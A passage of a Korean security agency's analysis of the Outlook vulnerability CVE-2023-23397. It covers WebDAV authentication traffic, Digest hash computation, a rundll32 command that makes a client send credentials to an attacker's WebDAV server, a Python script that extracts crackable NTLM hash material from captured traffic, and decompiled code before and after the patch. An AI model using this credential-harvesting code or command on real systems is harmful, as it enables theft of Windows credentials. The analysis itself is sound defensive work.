



그림 3-25 WebDav 서버를 통한 공격 시나리오 (출처 : TrendMicro)

실제 WebDav 서버에 접속할 때 클라이언트 PC에서 rundll32.exe를 통해 davclnt.dll 라이브러리가 구동되는 것을 볼 수 있다. 이때 이메 일을 수신한 피해자의 davSetCookie가 함께 공격자에게 전송된다.

- rundll32.exe C:₩Windows₩System32₩davclnt.dll, DavSetCookie 10.10.3.251@80 http://10.10.3.251/webdav



4.2.1 Webdav 동작 방식

클라이언트가 서버에 접속 시 PROFIND, LOCK, GET, PUT, UNLOCK 등의 Webdav 메소드를 통해 이루어진다. 아래에서 메소드별 기능 및 클라이언트 서버 간 통신 방식에 대해 설명한다.

그림 3-26 클라이언트 서버 간 WebDav 서버 및 클라이언트 간 통신 방식

Webdav 메소드	상세
COPY	한쪽 서버 URI에서 다른 서버 URI로 파일 혹은 디렉토리 등의 자원 복사
LOCK	파일 혹은 디렉토리 등의 자원에 대한 잠금(LOCK) 설정
MKCOL	컬랙션(디렉토리) 생성
MOVE	한쪽 서버 URI에서 다른 서버 URI로 파일 혹은 디렉토리 등의 자원 이동
PROPFIND	XML 형태로 저장되어 있는 자원의 속성에 대해 검색
PROPPATCH	파일 혹은 디렉토리 등 자원의 여러 가지 속성에 대해 변경하거나 삭제
UNLOCK	파일 혹은 디렉토리 등의 자원에 대한 잠금(LOCK) 해제


① **(클라이언트 → 서버)** 클라이언트가 webdav server에 웹의 파일 목록과 속성을 요청하는 'PROFIND' 요청을 보낸다.

```
5864 50.764178    10.10.3.252    10.10.3.251    HTTP    479 PROPFIND /webdav/ HTTP/1.1

Hypertext Transfer Protocol
▾ PROPFIND /webdav/ HTTP/1.1\r\n
  › [Expert Info (Chat/Sequence): PROPFIND /webdav/ HTTP/1.1\r\n]
    Request Method: PROPFIND
    Request URI: /webdav/
    Request Version: HTTP/1.1
```

② **(클라이언트 → 서버)** 속성 값을 응답 받은 클라이언트는 'LOCK'을 통해 해당 파일 등의 리소스를 잠금 상태로 설정하고 잠금 토큰을 받는다.

③, ④ **(클라이언트 → 서버)** 웹 파일 등의 리소스를 'GET' 을 통해 받거나 'PUT'을 통해 파일을 업로드한다.

⑤ **(클라이언트 → 서버)** 이후 종료를 위해 서버에 리소스 잠금 해제를 신청한다.



4.2.2 Webdav 인증 방식

Webdav 서버에서 사용하는 인증 방식에는 기본 인증(Basic Authentication), 다이제스트 인증(Digest Authentication), 윈도우 인증(Windows Authentication) 등이 있다. 서버는 "Authorization" 헤더(WWW-Authentication)에 인증정보를 요청하고 클라이언트가 아래와 같이 인증 정보(Authorization)를 넣어 메소드로 통신한다.

인증방식 종류	설명
기본인증 (Basic Authentication)	사용자 계정 및 패스워드를 base64로 인코딩한 후 HTTP 통신 혹은 SSL/TLC (HTTPS)로 통신
다이제스트 인증 (Digest Authentication)	nonce 값을 사용하여 MD5 단방향 해싱을 비밀번호에 적용
윈도우 인증 (Windows Authentication)	NTLM 및 Negotiate를 이용한 인증 방식으로 인트라넷에서 주로 활요됨

• 기본 인증(Basic Authentication)

"기본인증(Basic Authentication)"은 아이디 및 패스워드 값을 base64 알고리즘으로 인코딩하여 서버, 클라이언트 간 인증을 수행한다. "기본 인증"은 보안 강도가 약하기 때문에 HTTP 통신을 이용할 경우, 아이디 및 비밀번호가 유출될 위험이 높으며 이에 따라 SSL/TLS (HTTPS) 통신을 권고한다. 윈도우즈에서도 Webdav Client로 PC가 동작할 때 기본인증으로 SSL 통신만 허용하고 있다. 레지스트리 HKLM₩SYSTEM₩CurrentControlSet₩Services₩WebClient₩Parameters 경로를 살펴보면 기본으로 BasicAuthLevel 키 값을 SSL 통신을 의미하는 "1"로 설정하고 있다. 아래는 키 값별 설정에 대한 설명이다.

BasicAuthLevel	레지스트리 키 값 설정 시 상세
0	기본 인증 비활성화
1	SSL 공유에 대해서만 기본 인증 활성화
2	SSL 공유와 SSL이 아닌 공유에 대해 기본 인증 활성화





그림 3-27 기본인증 관련 레지스트리 키 값

Webdav에서 기본 인증 사용할 시 프로세스는 아래와 같다. 먼저 클라이언트가 ① PROPFIND로 자원 검색 요청 시 ②접근 권한 없음 (401 Unauthorized)으로 서버에서 답변한다. 이후 클라이언트는 ③ WWW-Authenticate에 자신의 아이디와 비밀번호를 base64 인코딩 한 형태로 전송하고, 이를 확인한 서버는 ④ 207 Multi-Status (접속 및 자원 검색 허용)로 응답한다.



기본 인증 과정 트래픽을 살펴보면 자원 검색(PROPFIND) 하는 과정에서 Authorization 부분에 아이디와 비밀번호를 base64 인코딩한 값인 “ZWFzdGdyYWNlOjEyMzQ=”가 있는 것을 볼 수 있다. 해당 값을 base64 디코딩하면 [아이디]:[비밀번호] 형태인 “eastgrace:1234”이다.

```
PROPFIND /webdav/ HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.19043
Depth: 0
translate: f
Content-Length: 0
Host: 10.10.3.251
Authorization: Basic ZWFzdGdyYWNlOjEyMzQ=

HTTP/1.1 207 Multi-Status
Date: Mon, 11 Sep 2023 05:01:08 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 838
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/xml; charset="utf-8"

<?xml version="1.0" encoding="utf-8"?>
<D:multistatus xmlns:D="DAV:">
<D:response xmlns:lp2="http://apache.org/dav/props/" xmlns:lp1="DAV:">
<D:href>/webdav/</D:href>
<D:propstat>
<D:prop>
<lp1:resourcetype><D:collection/></lp1:resourcetype>
<lp1:creationdate>2023-08-30T07:04:28Z</lp1:creationdate>
<lp1:getlastmodified>Wed, 30 Aug 2023 07:04:14 GMT</lp1:getlastmodified>
<lp1:getetag>"1000-6041e8902d740"</lp1:getetag>
<D:supportedlock>
<D:lockentry>
<D:lockscope><D:exclusive/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
<D:lockentry>
<D:lockscope><D:shared/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
</D:supportedlock>
<D:lockdiscovery/>
<D:getcontenttype>httpd/unix-directory</D:getcontenttype>
</D:prop>
<D:status>HTTP/1.1 200 OK</D:status>
</D:propstat>
</D:response>
</D:multistatus>
```

그림 3-28 Webdav 서버 및 클라이언트 간 기본 인증 패킷

• **다이제스트 인증(Digest Authentication)**

다이제스트 방식은 단순한 Challenge-Response 방식에 기반하여 인증을 수행한다. 다이제스트 방식은 난수(nonce) 값 사용자 이름 (username), 비밀번호(password), 영역(realm) 등의 정보를 활용하여 Challenge와 Resopnse를 구성한다. 다이제스트 인증 방식은 앞서 언급한 기본 인증과 달리 통신 과정에서 비밀번호가 일반 텍스트로 노출되지 않는다. 해싱을 위해 SHA-256, SHA-512/255, MD5 알고 리즘을 제공하고 있으며 MD5 알고리즘은 보안 상 무차별 대입 공격 등에 노출될 수 있어 권고하지 않고 있다 .

아래는 다이제스트 인증 방식 수행 과정에서 Response 값 계산 등에 이용되는 값으로 클라이언트와 서버가 통신하는 과정에서 송수신된다.

항목	설명
username	사용자 이름
realm	영역
nonce	서버에서 생성한 난수(nonce) 값
cnonce	클라이언트에서 생성한 난수(nonce) 값
algorithm	인증에 사용되는 알고리즘
qop	보호등급
response	챌린지와 클라이언트 정보를 조합하여 생성한 인증 응답 값
nc	nonce 값을 요청한 횟수
rspauth	응답에 대해 인증을 수행한 결과 값

① webdav 서버에 웹의 파일 목록과 속성을 요청하는 PROPFIND을 전송한다.

```
PROPFIND /webdav/ HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.19043
Depth: 1
translate: f
Content-Length: 0
Host: 10.10.3.251
```

② webdav 서버는 클라이언트에 비인가된 사용자임(401 Unauthorized)을 알리고, 인증을 요구한다. 또한 CHALLENGE 값으로 서버가 생성한 nonce값과 영역 realm 값을 전송한다.

```
HTTP/1.1 401 Unauthorized
Date: Thu, 31 Aug 2023 00:06:00 GMT
Server: Apache/2.4.29 (Ubuntu)
WWW-Authenticate: Digest realm="webdav", nonce="x0AkzywEBgA=8464e5a6d296d148fe4fc360c2960c40d64efcbb", algorithm=MD5, qop="auth"
Content-Length: 458
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 10.10.3.251 Port 80</address>
</body></html>
```

③ 클라이언트는 nonce 값과 realm 값을 이용하여 Response 값을 생성하고 인증정보와 함께 webdav 서버에 웹의 파일 목록과 속성을 요청하는 PROPFIND을 전송한다.

```
PROPFIND /webdav/ HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.19043
Depth: 1
translate: f
Content-Length: 0
Host: 10.10.3.251
Authorization: Digest username="eastgrace",realm="webdav",nonce="x0AkzywEBgA=8464e5a6d296d148fe4fc360c2960c40d64efcbb",uri="/
webdav/",cnonce="d762333a8b1c38a4a944b59dca2e4e3c",nc=00000001,algorithm=MD5,response="baac1e7de9525fd28d5bc72474709b16",qop="auth"
```

Response 값은 아래와 같이 계산되는데 먼저 사용자 이름(username), 영역(realm), 비밀번호(password)를 합쳐 MD5 알고리즘으로 해 싱하고 HA1을 만든다. 이후 method 값과 uri 값을 합쳐 MD5 알고리즘으로 해싱하고 HA2를 만든다. 마지막으로 앞에서 만든 HA1, HA2 과 nonce(서버가 생성한 넌스), cnonce(클라이언트가 생성한 넌스), qop(보호등급), nc(넌스 요청 횟수) 값을 합쳐 MD 알고리즘으로 해 싱하고 Response 값을 생성한다.

```
HA1 = MD5(username:realm:password)
HA2 = MD5(method:uri)
response = MD5(HA1:nonce:nc:cnonce:qop:HA2)
```

아래는 실제 위 그림의 패킷에서 추출한 username, realm, password, nonce, nc, qop, cononce 값을 활용하여 Response 값을 생성한 결과이다.

```
HA1 = MD5(eastgrace:webdav:1234) = 940829d00fd510c4d30f590d17805618

HA2 = MD5(PROPFIND:/webdav/) = f4a1b5fa3bf90e82d3c1c37e07f9dc42

response = MD5(940829d00fd510c4d30f590d17805618:x0AkzywEBgA=8464e5a6d296d148f
e4fc360c2960c40d64efcbb:00000001:d762333a8b1c38a4a944b59dca2e4e3c:auth:f4a1b5
fa3bf90e82d3c1c37e07f9dc42) = baac1e7de9525fd28d5bc72474709b16
```

④ 서버는 클라이언트에서 response 값을 수신하여 자신이 발송한 challenge 값을 이용하여 계산한 결과가 클라이언트가 준 response값과 맞는지 확인한다.

```
HTTP/1.1 207 Multi-Status
Date: Thu, 31 Aug 2023 00:06:00 GMT
Server: Apache/2.4.29 (Ubuntu)
Authentication-Info: rspauth="5c431a02984ac51d1052bb3c8644e7b9", cnonce="d762333a8b1c38a4a944b59dca2e4e3c", nc=00000001, qop=auth
Content-Length: 2396
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/xml; charset="utf-8"

<?xml version="1.0" encoding="utf-8"?>
<D:multistatus xmlns:D="DAV:">
<D:response xmlns:lp2="http://apache.org/dav/props/" xmlns:lp1="DAV:">
<D:href>/webdav/</D:href>
<D:propstat>
<D:prop>
<lp1:resourcetype><D:collection/></lp1:resourcetype>
<lp1:creationdate>2023-08-31T00:02:55Z</lp1:creationdate>
<lp1:getlastmodified>Thu, 31 Aug 2023 00:02:55 GMT</lp1:getlastmodified>
<lp1:getetag>"1000-6042cc4235492"</lp1:getetag>
<D:supportedlock>
<D:lockentry>
<D:lockscope><D:exclusive/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
```

또한 서버는 인증 수행 결과를 rspauth 값으로 클라이언트에게 전송하는데 이때 rspauth 값은 username, realm, password를 해싱한 HA1과 uri를 해싱한 HA2와 nonce, nc, cnonce, nc, qop 값을 합친 후 MD5 알고리즘으로 또다시 해싱한다.

```
HA1 = MD5(username:realm:password)
HA2 = MD5(:uri)
rspauth = MD5(HA1:nonce:nc:cnonce:qop:HA2)
```

```
HA1 = MD5(eastgrace:webdav:1234) = 940829d00fd510c4d30f590d17805618

HA2 = MD5(:uri) = MD5(:/webdav/) = 42eef6392611cdd861463edd619a8cc4

rspauth = MD5(HA1:nonce:nc:cnonce:qop:HA2) = MD5(940829d00fd510c4d30f590d17805618:x0Akz
ywEBgA=8464e5a6d296d148fe4fc360c2960c40d64efcbb:00000001:d762333a8b1c38a4a944b59dca2e4e
3c:auth:42eef6392611cdd861463edd619a8cc4) = 5c431a02984ac51d1052bb3c8644e7b9
```

• 윈도우 인증(Windows Authentication)

Windows 운영 체제는 Kerberos, NTLM, TLS/SSL(전송 계층 보안/보안 소켓 계층), 다이제스트 등의 기본 인증 프로토콜을 통해 사용 자, 서버, 컴퓨터, 서비스 간 인증을 수행한다. 사용자는 해당 인증 프로토콜을 통해 안전한 방식으로 서버 및 컴퓨터 자원에 접근 가능하게 된다. 그 중 NTLM은 챌린지(Challenge) 전송 및 응답(Response)하는 프로토콜 방식으로 인증 뿐 아니라 세션 보안, 메시지의 무결성 및 기밀성을 제공한다. 윈도우 인증을 이용한 Webdav 서버와 클라이언트 통신은 아래 그림과 같이 ①자원검색 요청 ② 인증 요구 및 챌린지 전송 ③ 인증 전송 ④ 인증 성공 시 접속 및 자원 검색 허용 단계로 이루어진다.

그림 3-29

실제 아래는 ① 자원검색, ② 인증요구를 거쳐 ③ 인증을 전송하는 패킷이며 해당 패킷에 NTLM Response가 포함되어 전송되는 것을 볼 수 있다.

```
PROPFIND /webdav HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.19043
Depth: 0
translate: f
Content-Length: 0
Host: 10.10.3.251
Authorization: NTLM
TlRMTVNTUAADAAAAGAAYAJoAAAA8AtwBsgAAAB4AHgBYAAAABgAGAHYAAAAeAB4AfAAAAAAAAADuAQAABYKIogoAYUoAAAAPkF9RChTeS3FJ+A0GMhBGC0QARQBTAEsAVABPAFAALQA1AFAAVgBGA
EEAVAA2AFAAQwAxAEQARQBTAEsAVABPAFAALQA1AFAAVgBGAEEAVAA2AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAISlweXKt9ROYfA4DpMcABUBAQAAAAAAAPQ/Ze/
S3tk8OSIbFz46Z6sAAAAAAgAeAEQARQBTAEsAVABPAFAALQA3AE8ARwBTADkASwBLAAEAHgBEAEUAUwBLAFQATwBQAC0ANwBPAEcAUwA5AEsASwAEAB4ARABFAFMASwBUAE8AUAAtADcATwBHAFMA
OQBLAEsAAwAeAEQARQBTAEsAVABPAFAALQA3AE8ARwBTADkASwBLAAcACAD0P2Xv0t7ZAQYABAACAAAACAAwADAAAAAAAAAAAQAAAAAgAADMGEl8FLZuC+39WrdNIIhucv2y2CKHGum5by3gt14vs
goAEAAAAAAAAAAAAAAAAAAAAAAAACQAgAEgAVABUAFAALwAxADAALgAxADAALgAzAC4AMgA1ADEAAAAAAAAAAAA=

HTTP/1.1 207 Multi Status
Content-Type: text/xml
Server: Microsoft-IIS/10.0
Persistent-Auth: true
Date: Mon, 04 Sep 2023 01:55:52 GMT
Content-Length: 852

<?xml version="1.0" encoding="utf-8"?><D:multistatus xmlns:D="DAV:"><D:response><D:href>http://10.10.3.251/webdav/</
D:href><D:propstat><D:status>HTTP/1.1 200 OK</D:status><D:prop><D:getcontenttype/><D:getlastmodified>Mon, 04 Sep 2023 01:44:44 GMT</
D:getlastmodified><D:lockdiscovery/><D:ishidden>0</D:ishidden><D:supportedlock><D:lockentry><D:lockscope><D:exclusive/></
D:lockscope><D:locktype><D:write/></D:locktype></D:lockentry><D:lockentry><D:lockscope><D:shared/></D:lockscope><D:locktype><D:write/></D:locktype></
D:lockentry></D:supportedlock><D:getetag/><D:displayname>webdav</D:displayname><D:getcontentlanguage/><D:getcontentlength>0</
D:getcontentlength><D:iscollection>1</D:iscollection><D:creationdate>2023-09-04T01:44:44.204Z</D:creationdate><D:resourcetype><D:collection/></
D:resourcetype></D:prop></D:propstat></D:response></D:multistatus>
```

위 패킷에서 추출한 NTLM Chaellenge 및 Response*를 이용하여 사용자 이름, 도메인 이름, NTProofStr 등을 복호화할 수 있다.

* NTLM Response : TlRMTVNTUAADAAAAGAAYAJoAAAA8ATwBsgAAAB4AHgBYAAAABgAGAHYAAAAeAB4AfAAAAAAAAADuAQAABYKlogoAY

아래는 공개된 프로그램인 SharpWebServer(https://github.com/mgeeky/SharpWebServer)*를 이용하여 패킷에서 추출한 NTLM Response를 복호화는 파이썬 코드이다.

• https://github.com/mgeeky/SharpWebServer 일부 C# 코드를 파이썬으로 변환

아래 코드를 통해 복호화 결과, 아래와 같이 NTLM hash에 해당하는 사용자 이름, 도메인 이름, NTProofStr, Blob Data를 얻을 수 있다.

• 아래 파이썬 코드에서 print(decoded_ntlm) 출력 결과는 아래와 같음

NTLM Response 복호화 결과 얻르 수 있는 NTLM 인증 정보

사용자이름::도메인이름::NTProofStr::BlobData

```
PC1::DESKTOP-
5PVFAT6:30db5f3ed0d15905cec5a4b37ed710af:0101000000000000017b60efd2ded901001868b456f
3a08f0000000002001e00
```

```
import struct
import base64

def decode_ntlm(NTLM):
LMHash_len = struct.unpack('<h', NTLM[12:14])[0]
LMHash_offset = struct.unpack('<h', NTLM[16:18])[0]
LMHash = NTLM[LMHash_offset:LMHash_offset + LMHash_len]

NTHash_len = struct.unpack('<h', NTLM[20:22])[0]
NTHash_offset = struct.unpack('<h', NTLM[24:26])[0]
NTHash = NTLM[NTHash_offset:NTHash_offset + NTHash_len]

User_len = struct.unpack('<h', NTLM[36:38])[0]
User_offset = struct.unpack('<h', NTLM[40:42])[0]
User = NTLM[User_offset:User_offset + User_len]
UserString = User.decode('utf-16le')

if NTHash_len == 24:
# NTLMv1
HostName_len = struct.unpack('<h', NTLM[46:48])[0]
HostName_offset = struct.unpack('<h', NTLM[48:50])[0]
HostName = NTLM[HostName_offset:HostName_offset + HostName_len]
HostNameString = HostName.decode('utf-16le')
```

```
retval = f"{UserString}::{HostNameString}:{LMHash.hex()}:{NTHash.hex()}"
return retval
elif NTHash_len > 24:
# NTLMv2
NTHash_len = 64
Domain_len = struct.unpack('<h', NTLM[28:30])[0]
Domain_offset = struct.unpack('<h', NTLM[32:34])[0]
Domain = NTLM[Domain_offset:Domain_offset + Domain_len]
DomainString = Domain.decode('utf-16le')

HostName_len = struct.unpack('<h', NTLM[44:46])[0]
HostName_offset = struct.unpack('<h', NTLM[48:50])[0]
HostName = NTLM[HostName_offset:HostName_offset + HostName_len]
HostNameString = HostName.decode('utf-16le')

NTHash_part1 = NTHash[:16].hex()
NTHash_part2 = NTHash[16:].hex()

retval = f"{UserString}::{DomainString}:{NTHash_part1}:{NTHash_part2}"
return retval

print("[!] Could not parse NTLM hash")
return ""

# 예제 ntlm :
ntlm_base64 = "TlRMTVNTUAADAAAAGAAYAJoAAAA8ATwBsgAAAB4AHgBYAAAABgAGAHYAAAAeAB4AfAAAA
AAAAADuAQAABYKIogoAYUoAAAAPmy1TjcQEdW/UI1obBPISp
0QARQBTAEsAVABPAFAALQA1AFAAVgBGAEEAVAA2AFAAQwAxAEQARQBTAEsAVABPAFAALQA1AFAAVgBGAEEAV
AA2AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADDbXz7Q0VkFz
sWks37XEK8BAQAAAAAAAAF7YO/S3tkBABhotFbzoI8AAAAAAgAeAEQARQBTAEsAVABPAFAALQA3AE8ARwBTA
DkASwBLAAEAHgBEAEUAUwBLAFQATwBQAC0ANwBPAEcAUwA5A
EsASwAEAB4ARABFAFMASwBUAE8AUAAtADcATwBHAFMAOQBLAEsAAwAeAEQARQBTAEsAVABPAFAALQA3AE8AR
wBTADkASwBLAAcACAABe2Dv0t7ZAQYABAACAAAACAAwADAAA
AAAAAAAAQAAAAAgAADMGElBFLZuC+39WrdN1Ihucv2y2CKHGum5by3gti4vsgoAEAAAAAAAAAAAAAAAAAAAA
AAACQAgAEgAVABUAFAALwAxADAALgAxADAALgAzAC4AMgA1A
DEAAAAAAAAAAA="

# Base64 문자열을 바이트 배열로 디코딩
NTLM_bytes = base64.b64decode(ntlm_base64)
한국인터넷진흥원 취약점분석팀
MS Outlook 권한상승 제로데이 취약점(CVE-2023-23397) 상세 분석 26
decoded_ntlm = decode_ntlm(NTLM_bytes)
print(decoded_ntlm)
```

5. MS 3월 보안 패치 분석을 통한 취약점 발생 원인 분석

Microsoft社는 MS Outlook 권한상승 취약점(CVE-2023-23397)에 대한 보안 패치를 지난 3월 발표하였다. 해당 패치는 Outlook.exe 의 "미리 알림"을 처리하는 PlayReminderSound 함수를 업데이트하였다. 패치 전 함수(왼쪽 그림)는 설정된 UNC 경로의 음원 파일을 HrAsyncPlayReminderSound 함수를 사용하여 재생시킨다[5]. 패치 후 함수(오른쪽 그림)는 IsFileZoneLocalIntranetOrTrusted 함수를 추가하여 음원 UNC 경로를 확인하고 로컬 인트라넷이 아니거나 신뢰할 수 있는 도메인이 아닌 경우, bReminderSound를 0(false)으로 설정하여 HrAsyncPlayReminderSound 함수가 호출되지 않도록 한다.

```
pAppointment = *((_QWORD *)pReminder + 78);
__sReminderFileParam = (wchar_t *)&rapidjson::GenericStringRef<wchar_t>::emptyString;
if ( (*(_DWORD *)(pAppointment + 32) & 1) != 0 )
{
  bReminderPlaySound = (*(_DWORD *)(pAppointment + 32) & 2) != 0;
  if ( (*(_DWORD *)(pAppointment + 32) & 2) != 0 )
  {
    sReminderFileParam = &rapidjson::GenericStringRef<wchar_t>::emptyString;
    if ( *(_QWORD *)(pAppointment + 40) )
      sReminderFileParam = *(const WCHAR **)(pAppointment + 40);
    StringTemplate<wchar_t,VariableLengthBuffer<wchar_t>>::HrDup(&_sReminderFileParam, sReminderFileParam);
  }
}
else
{
  if ( !bDisplayReminder )
    goto CLEAN_UP;
  GetPref(0i64, 75i64, &v9);
  bReminderPlaySound = v9;
  if ( !v9 )
    goto CLEAN_UP;
  if ( (unsigned int)FPrefRegValueExists(76i64) || !(unsigned __int8)FGetWin8ReminderSound(&_sReminderFileParam) )
    GetPref(0i64, 0i64, 76i64, &_sReminderFileParam);
}
if ( bReminderPlaySound )
{
  if ( _sReminderFileParam )
    __sReminderFileParam = _sReminderFileParam;
  HrAsyncPlayReminderSound(__sReminderFileParam);
}
```

```
_sReminderFileParam = 0i64;
v9 = 0;
v10 = 0;
pAppointment = *((_QWORD *)pReminder + 78);
__sReminderFileParam = &rapidjson::GenericStringRef<wchar_t>::emptyString;
if ( (*(_DWORD *)(pAppointment + 32) & 1) != 0 )
{
  bReminderPlaySound = (*(_DWORD *)(pAppointment + 32) & 2) != 0;
  if ( (*(_DWORD *)(pAppointment + 32) & 2) != 0 )
  {
    sReminderFileParam = &rapidjson::GenericStringRef<wchar_t>::emptyString;
    if ( *(_QWORD *)(pAppointment + 40) )
      sReminderFileParam = *(const WCHAR **)(pAppointment + 40);
    StringTemplate<wchar_t,VariableLengthBuffer<wchar_t>>::HrDup(&_sReminderFileParam, sReminderFileParam);
    __sReminderFileParam = (wchar_t *)&rapidjson::GenericStringRef<wchar_t>::emptyString;
    v2 = _sReminderFileParam;
    if ( _sReminderFileParam )
      __sReminderFileParam = _sReminderFileParam;
    if ( !IsFileZoneLocalIntranetOrTrusted(__sReminderFileParam) )
      bReminderPlaySound = 0;
  }
}
else
{
  if ( !bDisplayReminder )
    goto CLEAN_UP;
  GetPref(0i64, 75i64, &v11);
  bReminderPlaySound = v11;
  if ( !v11 )
    goto CLEAN_UP;
```

그림 3-30 패치 전 함수(위) 및 패치 후 함수(아래) (출처 :Trellix[5])

